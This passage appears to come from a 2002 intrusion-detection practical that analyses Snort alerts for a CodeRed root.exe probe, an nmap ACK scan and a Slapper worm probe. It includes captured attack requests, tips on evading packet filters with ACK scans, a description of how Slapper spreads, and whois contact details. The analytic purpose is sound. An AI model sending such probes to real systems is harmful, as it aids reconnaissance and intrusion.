0x0030   6970 7473 2f72 6f6f 742e 6578 653f 2f63      ipts/root.exe?/c
0x0040   2048 5454 502f 312e 310d 0a48 6f73 743a      .HTTP/1.1..Host:
0x0050   2031 3539 2e31 3432 2e31 3332 2e31 3730      .xxx.yyy.132.170
0x0060   0d0a 4163 6365 7074 3a20 2a2f 2a0d 0a43      ..Accept:.*/*..C
0x0070   6f6e 6e65 6374 696f 6e3a 204b 6565 702d      onnection:.Keep-
0x0080   416c 6976 650d 0a0d 0a                       Alive....

acid generated alert of same packet:

#(2 - 3261) [2002-10-14 12:36:39] url[snort/1256]  WEB-IIS CodeRed v2 root.exe access
IPv4: xxx.yyy.0.114 -> xxx.yyy.132.170
    hlen=5 TOS=0 dlen=137 ID=5982 flags=0 offset=0 TTL=124 chksum=25304
TCP:  port=51439 -> dport: 80  flags=***AP*** seq=1961736877
     ack=1211885620 off=5 res=0 win=63962 urp=0 chksum=11631
Payload:  length = 97

000 : 47 45 54 20 2F 73 63 72 69 70 74 73 2F 72 6F 6F   GET /scripts/roo
010 : 74 2E 65 78 65 3F 2F 63 20 48 54 54 50 2F 31 2E   t.exe?/c HTTP/1.
020 : 31 0D 0A 48 6F 73 74 3A 20 31 35 39 2E 31 34 32   1..Host: xxx.yyy
030 : 2E 31 33 32 2E 31 37 30 0D 0A 41 63 63 65 70 74   .132.170..Accept
040 : 3A 20 2A 2F 2A 0D 0A 43 6F 6E 6E 65 63 74 69 6F   : */*..Connectio
050 : 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 0D   n: Keep-Alive...
060 : 0A

SNORT said it was, but was it really?  If not, how can you tell?

Paul
```

This question had me stumped, until he mentioned that the Nimda scan actually uses “www” vs “www.worm.com” , and Nimda misspells “connection” as “connection” in all of the scans. The packet generated above was actually from a vulnerability scan, although it triggered the snort rule.

References

Beardsley, Tod. “Intrusion Detection and Analysis: Theory, Techniques, and Tools” “SANS GIAC Intrusion Detection Practical, May 8, 2002 URL: http://www.giac.org/practical/Tod_Beardsley_GCIA.doc

Bradley, Paul. E-mail to intrusions@incidents.org, October 21, 2002.

Center For Internet Security, CIS scoring tool. URL: http://www.cisecurity.org/

CERT Coordination Center. “CERT® Advisory CA-2001-26 “Nimda Worm.” September 25, 2001. URL: http://www.cert.org/advisories/CA-2001-26.html.

Incident.org, “Nimda Worm/Virus Report – Final” October 3, 2001. URL: http://www.incidents.org/react/nimda.pdf,

Kidd, Joseph. “Raising the Stakes: How NIMDA Represents an Increased Threat to the Integrity of Enterprise Networks” February 1, 2002. URL: http://rr.sans.org/malicious/stakes.php

Detect #2: NMAP Scan

Trace From Snort Log:

```
[**] [1:628:1] SCAN nmap TCP [**]
[Classification: Attempted Information Leak] [Priority: 2]
07/17/02-17:23:16.794488 163.23.190.2:80 -> 46.5.102.27:80
TCP TTL:46 TOS:0x0 ID:37237 IpLen:20 DgmLen:40
***A**** Seq: 0x2EA  Ack: 0x0  Win: 0x578  TcpLen: 20
[Xref => arachnids 28]

[**] SCAN nmap TCP [**]
07/17/02-17:23:16.794488 163.23.190.2:80 -> 46.5.102.27:80
TCP TTL:46 TOS:0x0 ID:37237 IpLen:20 DgmLen:40
***A**** Seq: 0x2EA  Ack: 0x0  Win: 0x578  TcpLen: 20
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 28 91 75 00 00 2E 06 0D 28 A3 17 BE 02 2E 05  .(.u.....(......
0x0020: 66 1B 00 50 00 50 00 00 02 EA 00 00 00 00 50 10  f..P.P........P.
0x0030: 05 78 B8 9F 00 00 00 00 00 00 00 00              .x..........
```

Source Of Trace

The data file used came from http://www.incidents.org/logs/Raw/2002.6.18
This network layout is a 46.5.0.0/16 Class B subnet with tcpdump logger. Each log represents network traffic (internal and external) over a twenty four hour period. In the case of this log, the time period is roughly 07/17/02:1700 – 07/18/02:1700. This trace is a nmap scan to port 80 at 46.5.102.27 from an external client at 163.23.190.2. The filtering device is probably a perimeter router or firewall since it is allowing ports 80 inbound.

From tcpdump (running command "tcpdump –a –vvv –X –r ./2002.6.18 src 46.5.102.27 and dst 163.23.190.2")

```
17:23:16.794488 163.23.190.2.http > 46.5.102.27.http: . [bad tcp cksum f8f8!] 746:746(0) ack 0 win 1400 (ttl 46, id 37237, len 40,
bad cksum d28!)
0x0000   4500 0028 9175 0000 2e06 0d28 a317 be02        E..(.u.....(....
0x0010   2e05 661b 0050 0050 0000 02ea 0000 0000        ..f..P.P........
0x0020   5010 0578 b89f 0000 0000 0000 0000             P..x...........
```

Detect was Generated By

The log used to generate this detect came from the incidents.org web site, and was generated from a Snort Analysis. The version of snort used was 1.9.0 and the ruleset was Obtained as of September 30, 2002 from http://www.snort.org/dl/signatures.

The *snort.conf* file was left unmodified, and the following command was run:

```
snort –c /root/.snortrc/snort.conf  -l ./logs_20020618 –XyC
```

The –X option was chosen so that I could obtain the raw data including link layer, with –y showing the timestamp and year. The –C option displays the interpreted payload, to determine if the detect is malicious in nature or a valid attempt to generate false positives.

Probability the source address was spoofed

The probability the source address was spoofed is low. A non-ephemeral port (80) is used to scan. This is highly unusual for NMAP, unless one is using a ACK scan. I used Sam Spade

(http://www.samspade.org/ssw/) to look up this address. Sam Spade returned the following from my query:

10/21/02 09:23:56 IP block 163.23.190.2
Trying 163.23.190.2 at ARIN
Trying 163.23.190 at ARIN
Ministry of Education Computer Center TANET-B (NET-163-13-0-0-1)
163.13.0.0 - 163.32.255.255
Changhua Country Education Network TANET-B-CHC (NET-163-23-0-0-1)
163.23.0.0 - 163.23.255.255

The address 163.23.190.2 corresponds to an address in Taiwan. An NMAP scan from my network revealed an up and running machine.

Description of the Attack

This scan uses an NMAP Scan to look for open ports, in this case port 80 (HTTP Server). ACK scans can be used to determine if a determine if a host exists, or whether or not a host is behind a stateful firewall. A stateful firewall will drop the packet, a non-stateful will pass it due to the presence of the ACK bit and you should get a RST from the remote host.

In this case, the attacker is looking for a host. There are a total of 15 ACK scans from this host to addresses within the 46.5.0.0/16 space, all directed to port 80.

Attack Mechanism

Typical NMAP Ping scans use both an ICMP ping sweep and a TCP port 80 ACK ping sweep. To get around firewalls, If you are trying to get through a firewall, though, ICMP pings will likely be blocked and by default it sends an ACK to port 80 and expects to see a RST from that port if the host is up. To do this scan and not the ICMP ping scan one uses the *-PT* option. If you want to use a different port, the *–PT <port number>* (i.e. –PT 35643) option Using a random high-numbered port tends to work better, since most packet filter rules ignore higher port ACK scans, while tending to filter or even block ACK pinging port. In my opinion, this attacker was not very sophisticated, and used the default ACK pinging

Correlations

This type of scan is described in the nmap manual, obtained from http://www.insecure.org/nmap/nmap_doc.html

There are additional scans of this type from this host:

```
[**] SCAN nmap TCP [**]
07/17/02-18:06:56.734488 163.23.190.2:80 -> 46.5.147.201:80
TCP TTL:46 TOS:0x0 ID:15503 IpLen:20 DgmLen:40
***A**** Seq: 0x3DF  Ack: 0x0  Win: 0x578  TcpLen: 20
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 28 3C 8F 00 00 2E 06 33 5F A3 17 BE 02 2E 05  .(<.....3_......
0x0020: 93 C9 00 50 00 50 00 00 03 DF 00 00 00 00 50 10  ...P.P........P.
0x0030: 05 78 88 FB 00 00 00 00 00 00 00 00            .x..........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] SCAN nmap TCP [**]
07/17/02-18:08:14.424488 163.23.190.2:80 -> 46.5.151.93:80
TCP TTL:46 TOS:0x0 ID:32675 IpLen:20 DgmLen:40
***A**** Seq: 0x29F  Ack: 0x0  Win: 0x578  TcpLen: 20
```

```
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 28 7F A3 00 00 2E 06 EB B8 A3 17 BE 02 2E 05  .(.............
0x0020: 97 5D 00 50 00 50 00 00 02 9F 00 00 00 00 50 10  .].P.P........P.
0x0030: 05 78 85 A9 00 00 00 00 00 00 00 00           .x..........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] SCAN nmap TCP [**]
07/17/02-18:08:17.424488 163.23.190.2:80 -> 46.5.151.93:80
TCP TTL:46 TOS:0x0 ID:33296 IpLen:20 DgmLen:40
***A**** Seq: 0x38A  Ack: 0x0  Win: 0x578  TcpLen: 20
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 28 82 10 00 00 2E 06 E9 4B A3 17 BE 02 2E 05  .(.......K......
0x0020: 97 5D 00 50 00 50 00 00 03 8A 00 00 00 00 50 10  .].P.P........P.
0x0030: 05 78 84 BE 00 00 00 00 00 00 00 00           .x..........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] SCAN nmap TCP [**]
07/17/02-19:34:03.584488 163.23.190.2:80 -> 46.5.35.191:80
TCP TTL:46 TOS:0x0 ID:62064 IpLen:20 DgmLen:40
***A**** Seq: 0x20  Ack: 0x0  Win: 0x578  TcpLen: 20
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 28 F2 70 00 00 2E 06 EF 86 A3 17 BE 02 2E 05  .(.p............
0x0020: 23 BF 00 50 00 50 00 00 00 20 00 00 00 00 50 10  #..P.P... ....P.
0x0030: 05 78 FE C3 00 00 00 00 00 00 00 00           .x..........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] SCAN nmap TCP [**]
07/17/02-19:34:06.604488 163.23.190.2:80 -> 46.5.35.191:80
TCP TTL:46 TOS:0x0 ID:62438 IpLen:20 DgmLen:40
***A**** Seq: 0xB7  Ack: 0x0  Win: 0x578  TcpLen: 20
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 28 F3 E6 00 00 2E 06 EE 10 A3 17 BE 02 2E 05  .(..............
0x0020: 23 BF 00 50 00 50 00 00 00 B7 00 00 00 00 50 10  #..P.P........P.
0x0030: 05 78 FE 2C 00 00 00 00 00 00 00 00           .x.,........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] SCAN nmap TCP [**]
07/17/02-22:26:19.984488 163.23.190.2:80 -> 46.5.39.76:80
TCP TTL:46 TOS:0x0 ID:18533 IpLen:20 DgmLen:40
***A**** Seq: 0x197  Ack: 0x0  Win: 0x578  TcpLen: 20
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 28 48 65 00 00 2E 06 95 07 A3 17 BE 02 2E 05  .(He............
0x0020: 27 4C 00 50 00 50 00 00 01 97 00 00 00 00 50 10  'L.P.P........P.
0x0030: 05 78 F8 C1 00 00 00 00 00 00 00 00           .x..........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
[**] SCAN nmap TCP [**]
07/18/02-00:05:28.474488 163.23.190.2:80 -> 46.5.80.52:80
TCP TTL:46 TOS:0x0 ID:55443 IpLen:20 DgmLen:40
***A**** Seq: 0xFE  Ack: 0x0  Win: 0x578  TcpLen: 20
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 28 D8 93 00 00 2E 06 DB F0 A3 17 BE 02 2E 05  .(..............
0x0020: 50 34 00 50 00 50 00 00 00 FE 00 00 00 00 50 10  P4.P.P........P.
0x0030: 05 78 D0 72 00 00 00 00 00 00 00 00           .x.r........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] SCAN nmap TCP [**]
07/18/02-00:05:31.474488 163.23.190.2:80 -> 46.5.80.52:80
TCP TTL:46 TOS:0x0 ID:55953 IpLen:20 DgmLen:40
***A**** Seq: 0x1A7  Ack: 0x0  Win: 0x578  TcpLen: 20
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 28 DA 91 00 00 2E 06 D9 F2 A3 17 BE 02 2E 05  .(..............
0x0020: 50 34 00 50 00 50 00 00 01 A7 00 00 00 00 50 10  P4.P.P........P.
0x0030: 05 78 CF C9 00 00 00 00 00 00 00 00           .x..........
```

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] SCAN nmap TCP [**]
07/18/02-00:06:42.254488 163.23.190.2:80 -> 46.5.130.235:80
TCP TTL:46 TOS:0x0 ID:1532 IpLen:20 DgmLen:40
***A**** Seq: 0xF6  Ack: 0x0  Win: 0x578  TcpLen: 20
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 28 05 FC 00 00 2E 06 7C CF A3 17 BE 02 2E 05  .(......|.......
0x0020: 82 EB 00 50 00 50 00 00 00 F6 00 00 00 00 50 10  ...P.P........P.
0x0030: 05 78 9E C1 00 00 00 00 00 00 00 00              .x..........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] SCAN nmap TCP [**]
07/18/02-00:06:45.264488 163.23.190.2:80 -> 46.5.130.235:80
TCP TTL:46 TOS:0x0 ID:1943 IpLen:20 DgmLen:40
***A**** Seq: 0x192  Ack: 0x0  Win: 0x578  TcpLen: 20
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 28 07 97 00 00 2E 06 7B 34 A3 17 BE 02 2E 05  .(......{4......
0x0020: 82 EB 00 50 00 50 00 00 01 92 00 00 00 00 50 10  ...P.P........P.
0x0030: 05 78 9E 25 00 00 00 00 00 00 00 00              .x.%........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] SCAN nmap TCP [**]
07/18/02-02:14:34.504488 163.23.190.2:80 -> 46.5.248.197:80
TCP TTL:46 TOS:0x0 ID:19304 IpLen:20 DgmLen:40
***A**** Seq: 0x2C5  Ack: 0x0  Win: 0x578  TcpLen: 20
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 28 4B 68 00 00 2E 06 BF 89 A3 17 BE 02 2E 05  .(Kh............
0x0020: F8 C5 00 50 00 50 00 00 02 C5 00 00 00 00 50 10  ...P.P........P.
0x0030: 05 78 25 19 00 00 00 00 00 00 00 00              .x%.........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] SCAN nmap TCP [**]
07/18/02-03:20:05.034488 163.23.190.2:80 -> 46.5.251.28:80
TCP TTL:46 TOS:0x0 ID:61150 IpLen:20 DgmLen:40
***A**** Seq: 0x19F  Ack: 0x0  Win: 0x578  TcpLen: 20
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 28 EE DE 00 00 2E 06 18 BE A3 17 BE 02 2E 05  .(..............
0x0020: FB 1C 00 50 00 50 00 00 01 9F 00 00 00 00 50 10  ...P.P........P.
0x0030: 05 78 22 EA 00 00 00 00 00 00 00 00              .x".........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] SCAN nmap TCP [**]
07/18/02-03:20:08.034488 163.23.190.2:80 -> 46.5.251.28:80
TCP TTL:46 TOS:0x0 ID:61689 IpLen:20 DgmLen:40
***A**** Seq: 0x26A  Ack: 0x0  Win: 0x578  TcpLen: 20
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 28 F0 F9 00 00 2E 06 16 A3 A3 17 BE 02 2E 05  .(..............
0x0020: FB 1C 00 50 00 50 00 00 02 6A 00 00 00 00 50 10  ...P.P...j....P.
0x0030: 05 78 22 1F 00 00 00 00 00 00 00 00              .x".........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
[**] SCAN nmap TCP [**]
07/18/02-06:07:18.184488 163.23.190.2:80 -> 46.5.246.140:80
TCP TTL:46 TOS:0x0 ID:35962 IpLen:20 DgmLen:40
***A**** Seq: 0x3EE  Ack: 0x0  Win: 0x578  TcpLen: 20
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 28 8C 7A 00 00 2E 06 80 B0 A3 17 BE 02 2E 05  .(.z............
0x0020: F6 8C 00 50 00 50 00 00 03 EE 00 00 00 00 50 10  ...P.P........P.
0x0030: 05 78 26 29 00 00 00 00 00 00 00 00              .x&)........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
```

Evidence of Active Targetting

There is evidence of active targeting because this is a reconnaissance probe that will assist in the active targeting of web servers

Severity

Target Criticality: 4. This scan is directed at port 80, looking for open web server ports

Target Lethality: 3. A web server appears not to be running at -> 46.5.102.27, nor at any of the other addresses listed in the Correlations section, since no reply from these addresses was returned. However, I do not know if this is the complete log,

System Countermeasures: 4. The system does not appear to respond to this scan. Their may not even be a host at this site.

Network Countermeasures: 1. Nothing is in place to block or restrict this type of scan

Severity = (Target's Criticality + Attack Lethality) - (System Countermeasures + Network Countermeasures) = (4 +3) - (4 + 1) = 2.

This type of scan may be an issue for IPs in the 46.5.0.0/16 subnet that are active and have open ports.

Defensive Recommendations

Update the perimeter defense to block the source at 163.23.190.2, and to monitor further access attempts.

Multiple Choice Test Question

Why might an NMAP ACK scan from a higher numbered port yield a "better" result than the default ACK port 80 scan?

A. sites may filter port 80 on every machine other than their public ally accessible webservers
B. lower-numbered ports are always blocked.
C. many packet filter rules are setup to let through all packets to high numbered ports with the ACK bit set
D. A & C
E. All Of the above

The answer is D

Additional Question/Comment from intrusions@incidents.org

Ronny Rietveld [ronny@plcrietveld.demon.nl] asked the following question:

> Hi Edward,
>
> In 2002.6.18 there are two other addresses from that network (163.23.190.34, 163.23.190.130). Have you thought about how they do fit into this? :-)
>
> Regards,
> Ronny

I responded back with the following:

> Ronny:
>
> Yes, since they cam from the same Class C subnet, located in Taiwan, I figured the scans were from the same attacker or group of attackers. Probably some students just playing around with nmap. It may have even been a class where the students had access to a computer and an outside network. These probes are easily detected, i.e. not stealthy. A more serious scan would have targeted the entire subnet using SYN stealth or perhaps fragmented packets to evade detection or suspicion.
>
> >From VisualRoute:
>
> 10/21/02 12:48:41 Abuse address lookup for 163.23.190.130
>
> OrgName: Changhua Country Education Network
> OrgID: CCEN-1
>
> NetRange: 163.23.0.0 - 163.23.255.255
> CIDR: 163.23.0.0/16
> NetName: TANET-B-CHC
> NetHandle: NET-163-23-0-0-1
> Parent: NET-163-13-0-0-1
> NetType: Reassigned
> NameServer: DNS.NCUE.EDU.TW
> NameServer: LIFE.NCUE.EDU.TW
> Comment:
> RegDate: 2002-02-09
> Updated: 2002-02-09
>
> TechHandle: CA526-ARIN
> TechName: Admin, CHC
> TechPhone: +886-4-822-1812
> TechEmail: chc@php.boe.chc.edu.tw
>
> # ARIN Whois database, last updated 2002-10-20 19:05
> # Enter ? for additional hints on searching ARIN's Whois database.
>
> OrgName: Changhua Country Education Network
> OrgID: CCEN-1
> Address: No.65,Sec.2,Jungshan Rd.,Yungjing Shiang,Changhua,Taiwan 512,R.O.C.
> Country: TW

Comment:
RegDate: 2002-02-09
Updated: 2002-02-09

A call or an e-mail to the phone number or e-mail address above may be in order to find out what is going on. It may just me harmless scans.

Regards,

Edward W. Ray

References

Fyodor, "The Art of Port Scanning" September, 1997. URL: http://www.insecure.org/nmap/nmap_doc.html

Rietveld, Ronny. E-mail question posted to intrusions@incidents.org, 10/23/02

Sam Spade v. 1.14, http://www.samspade.org

Visualroute v.7.0, http://www.visualware.com

Log Detect, 2002.6.18, http://www.incidents.org/logs/Raw

Detect #3: The Slapper Worm

Trace from Snort Log:

```
[**] EXPERIMENTAL WEB-MISC bad HTTP/1.1 request, potential worm attack [**]
10/23/02-07:54:56.786876 210.187.119.132:42544 -> 192.168.1.209:80
TCP TTL:43 TOS:0x0 ID:28007 IpLen:20 DgmLen:70 DF
***AP*** Seq: 0x1737DF06  Ack: 0x476C65C5  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 56406648 1960996648
0x0000: 00 04 75 92 9A 83 00 10 DB 08 00 E0 08 00 45 00  ..u...........E.
0x0010: 00 46 6D 67 40 00 2B 06 D5 91 D2 BB 77 84 C0 A8  .Fmg@.+.....w...
0x0020: 01 D1 A6 30 00 50 17 37 DF 06 47 6C 65 C5 80 18  ...0.P.7..Gle...
0x0030: 16 D0 90 A9 00 00 01 01 08 0A 03 5C B2 78 74 E2  ...........\.xt.
0x0040: 6F 28 47 45 54 20 2F 20 48 54 54 50 2F 31 2E 31  o(GET / HTTP/1.1
0x0050: 0D 0A 0D 0A                                      ....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

[**] [1:1881:2] EXPERIMENTAL WEB-MISC bad HTTP/1.1 request, potential worm attack [**]
[Classification: access to a potentially vulnerable web application] [Priority: 2]
10/23/02-07:54:56.786876 210.187.119.132:42544 -> 192.168.1.209:80
TCP TTL:43 TOS:0x0 ID:28007 IpLen:20 DgmLen:70 DF
***AP*** Seq: 0x1737DF06  Ack: 0x476C65C5  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 56406648 1960996648
[Xref => url securityresponse.symantec.com/avcenter/security/Content/2002.09.13.html]
```

Source Of Trace

This set of traces occurred on my home network. The attack was directed at my home web server, which is NATed behind a Netscreen 5XP firewall.

Detect was Generated By

This group of traces came from a Snort Analysis Snort 1.9.0 with the base ruleset (downloaded on 10/20/02) was used. The experimental ruleset was enabled. This detect was obtained from the BSD machine. The snort.conf file was set up with HOME_NET to 192.168.1.208/28 and EXTERNAL_NET to "any." I made no other modifications to the snort.conf file. I did modify the "scan.rules" to ignore port 3128 traffic, as I had my squid server running, with my Windows boxes proxyed to it.

Probability the source address was spoofed

The probability the source address was spoofed is low. The address 210.187.119.132 was tracerouted), and its path is noted below:

```
1  netscreen (192.168.1.1)  5.272 ms  5.843 ms  1.208 ms
2  gateway (x.y.z.209)  5.676 ms  3.699 ms  2.490 ms
3  10.32.144.1 (10.32.144.1)  13.665 ms  81.952 ms  27.564 ms
4  POS0-0.ORNGCA1-GSR1.socal.rr.com (24.30.161.110)  10.580 ms  10.914 ms  10.631 ms
5  SRP2-0.ORNGCA4-GSR1.socal.rr.com (66.75.161.190)  37.855 ms  13.149 ms  40.750 ms
6  pop1-las-P7-1.atdn.net (66.185.137.141)  20.63 ms  23.803 ms  18.281  ms
7  if-2-0.core2.LosAngeles.teleglobe.net (64.86.255.13)  14.344 ms  13.292 ms  31.881 ms
8  if-8-0.core2.PaloAlto.Teleglobe.net (207.45.222.26)  49.404 ms  31.758 ms  34.705 ms
9  if-8-0-0.bb2.PaloAlto.Teleglobe.net (207.45.201.106)  40.825 ms  28.936 ms  31.856 ms
10  ix-4-0-0.bb2.PaloAlto.Teleglobe.net (207.45.200.34)  29.20 ms  28.786 ms  42.573 ms
11  203.106.225.193 (203.106.225.193)  215.204 ms  248.719 ms  233.998 ms
12  brf-secure01-ether0-0.tm.net.my (202.188.0.4)  222.433 ms  221.252 ms  219.650 ms
13  210.187.140.5 (210.187.140.5)  247.319 ms  218.996 ms  218.613 ms
14  219.93.216.30 (219.93.216.30)  233.152 ms  222.564 ms  231.509 ms
15  210.187.119.129 (210.187.119.129)  234.637 ms  223.402 ms  228.178 ms
16  210.187.119.132 (210.187.119.132)  228.747 ms  225.703 ms  234.38 ms
```

Using SmartWhoIs (http://www.tamusoft.com) version 3.5 the registered owner was:

```
Siti Fuwaizah Mohd. Ghazali
Telekom Malaysia Berhad
1 st Floor,Kelana Park View Tower,
Jalan SS6/2, Kelana Jaya,
47301 Petaling Jaya,
Selangor, Malaysia
phone: +603-707-4662
fax: +603-705-4442
fuwaizah@tm.net.my

Siti Fuwaizah Mohd. Ghazali
Telekom Malaysia Berhad
1 st Floor,Kelana Park View Tower,
Jalan SS6/2, Kelana Jaya,
47301 Petaling Jaya,
Selangor, Malaysia
phone: +603-707-4662
fax: +603-705-4442
fuwaizah@tm.net.my
```

Attack Description

This is a direct attempt to exploit my web server using the slapper worm, otherwise known as the Apache_mod_ssl worm. The snort detect references http://issecurityresponse.symantec.com/avcenter/security/Content/2002.09.13.html describes the worm in detail. This worm targets the Apache Web server on a number of Linux operating system distributions, including versions of RedHat, Slackware, Debian, SuSE, and Mandrake. By sending a malformed client key, the exploit opens a shell on the client machine, which is then used to upload the exploit source code in a uuencoded format. Using the same shell, it then uudecodes and compiles the source and runs it with an IP address as a parameter.

Once certain pre-conditions are met, the exploit appears to scan and target vulnerable machines. It scans for vulnerable machines in the following /8 networks:

3, 4, 6, 8, 9, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 24, 25, 26, 28, 29, 30, 32, 33, 34, 35, 38, 40, 43, 44, 45, 46, 47, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 61, 62, 63, 64, 65, 66, 67, 68, 80, 81, 128, 129, 130, 131, 132, 133, 134, 135, 136, 137, 138, 139, 140, 141, 142, 143, 144, 145, 146, 147, 148, 149, 150, 151, 152, 153, 154, 155, 156, 157, 158, 159, 160, 161, 162, 163, 164, 165, 166, 167, 168, 169, 170, 171, 172, 173, 174, 175, 176, 177, 178, 179, 180, 181, 182, 183, 184, 185, 186, 187, 188, 189, 190, 191, 192, 193, 194, 195, 196, 198, 199, 200, 201, 202, 203, 204, 205, 206, 207, 208, 209, 210, 211, 212, 213, 214, 215, 216, 217, 218, 219, 220, 224, 225, 226, 227, 228, 229, 230, 231, 232, 233, 234, 235, 236, 237, 238, 239

When performing the scanning, the worm first connects to port 80 of a target machine, to determine if it can communicate to that port. It then sends the following request:

GET / HTTP/1.1 \r\n\r\n

Since this is an invalid HTTP 1.1 request, it is missing the "**Host:**" parameter, a typical Apache server will respond with something similar to the following:

HTTP/1.1 400 Bad Request
Date: Fri, 13 Sep 2002 10:24:13 GMT
Server: Apache/1.3.22 (Unix) (Red-Hat/Linux)
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=iso-8859-1

The exploit then scans the reply for the "*Server:*" string. If the reply starts with Apache, the exploit judges the target to be a candidate for exploitation.

The exploit also appears to contain a number of peer-to-peer features, which would allow it to communicate with a network of other infected hosts. This would allow the attacker to control a large number of infected hosts in a future DDoS attack.

Attack Mechanism

Is this a stimulus or response:	Stimulus, as the attacker at 210.187.119.132 to stimulating my web server to see if it is exploitable
Service Being targeted:	Web server at port 80
Known Vulnerabilities/Exposures:	This is attempt to exploit the known Apache_mod_ssl vulnerability in openSSL v0.9.6d and below.

Attack intent: This is an attempt to execute a root compromise on my web server

Correlations: More information on the Apache_mod_ssl (slapper) worm is available at :

- http://securityresponse.symantec.com/avcenter/security/Content/2002.09.13.html - http://www.cert.org/advisories/CA-2002-27.html

Evidence of Active Targeting:

This attacker was going after my web server.

Severity

Target Criticality: 4. This is my personal web server which I use to advertise my consulting services. It would be an issue if it went down.

Target Lethality: 5. This attack exploits the known OpenSSL SSLv2 Malformed Client Key Remote Buffer Overflow Vulnerability on Linux machines. I believe this exploit applies to all machines running openSSL 0.9.6d or lower, so my OpenBSD machine is vulnerable

System Countermeasures: 5: This server was running Apache version 1.3.27 which includes a patched openSSL that is not vulnerable to this exploit. I was running Apache 1.3.26 at the time this exploit was initiated but had SSLv2 disabled.

Network Countermeasures: 4. My netscreen firewall was setup to block outbound connections from UDP port 2002, which would have prevented my exploited machine from communicating with its attacker. The pf firewall on my OpenBSD machine also blocked outbound connections using UDP port 2002

Severity = (Target's Criticality + Attack Lethality) - (System Countermeasures + Network Countermeasures) = (4 + 5 - (5 + 4) = 0. My system is now patched.

Defensive Recommendations

1. Block outbound UDP port 2002 at firewall (s)
2. Patch Web server with new version of Apache, 1.3.27
3. Continue Snort Logging, update databases frequently..

Multiple Choice Test Question

What port does the Apache_mod_ssl (slapper) worm use to communicate with other hosts?

A. TCP port 80

B. UDP port 22.

C. TCP port 443

D. UDP port 2002

E. TCP port 139

The answer is D.

Additional Question/Comment from intrusions@incidents.org

Anton Chuvakin wrote:

> Edward,
>
> > The probability the source address was spoofed is zero. The address
> > 210.187.119.132 was trace routed), and its path is noted below:
> Just curious, why is it 'zero' and not the usual 'unlikely for the established TCP connection'?
>
> >> Defensive Recommendations
> >> 1. Block outbound UDP port 2002 at firewall (s)
> >> 2. Patch Web server with new version of Apache, 1.3.27
> >> 3. Continue Snort Logging, update databases frequently..
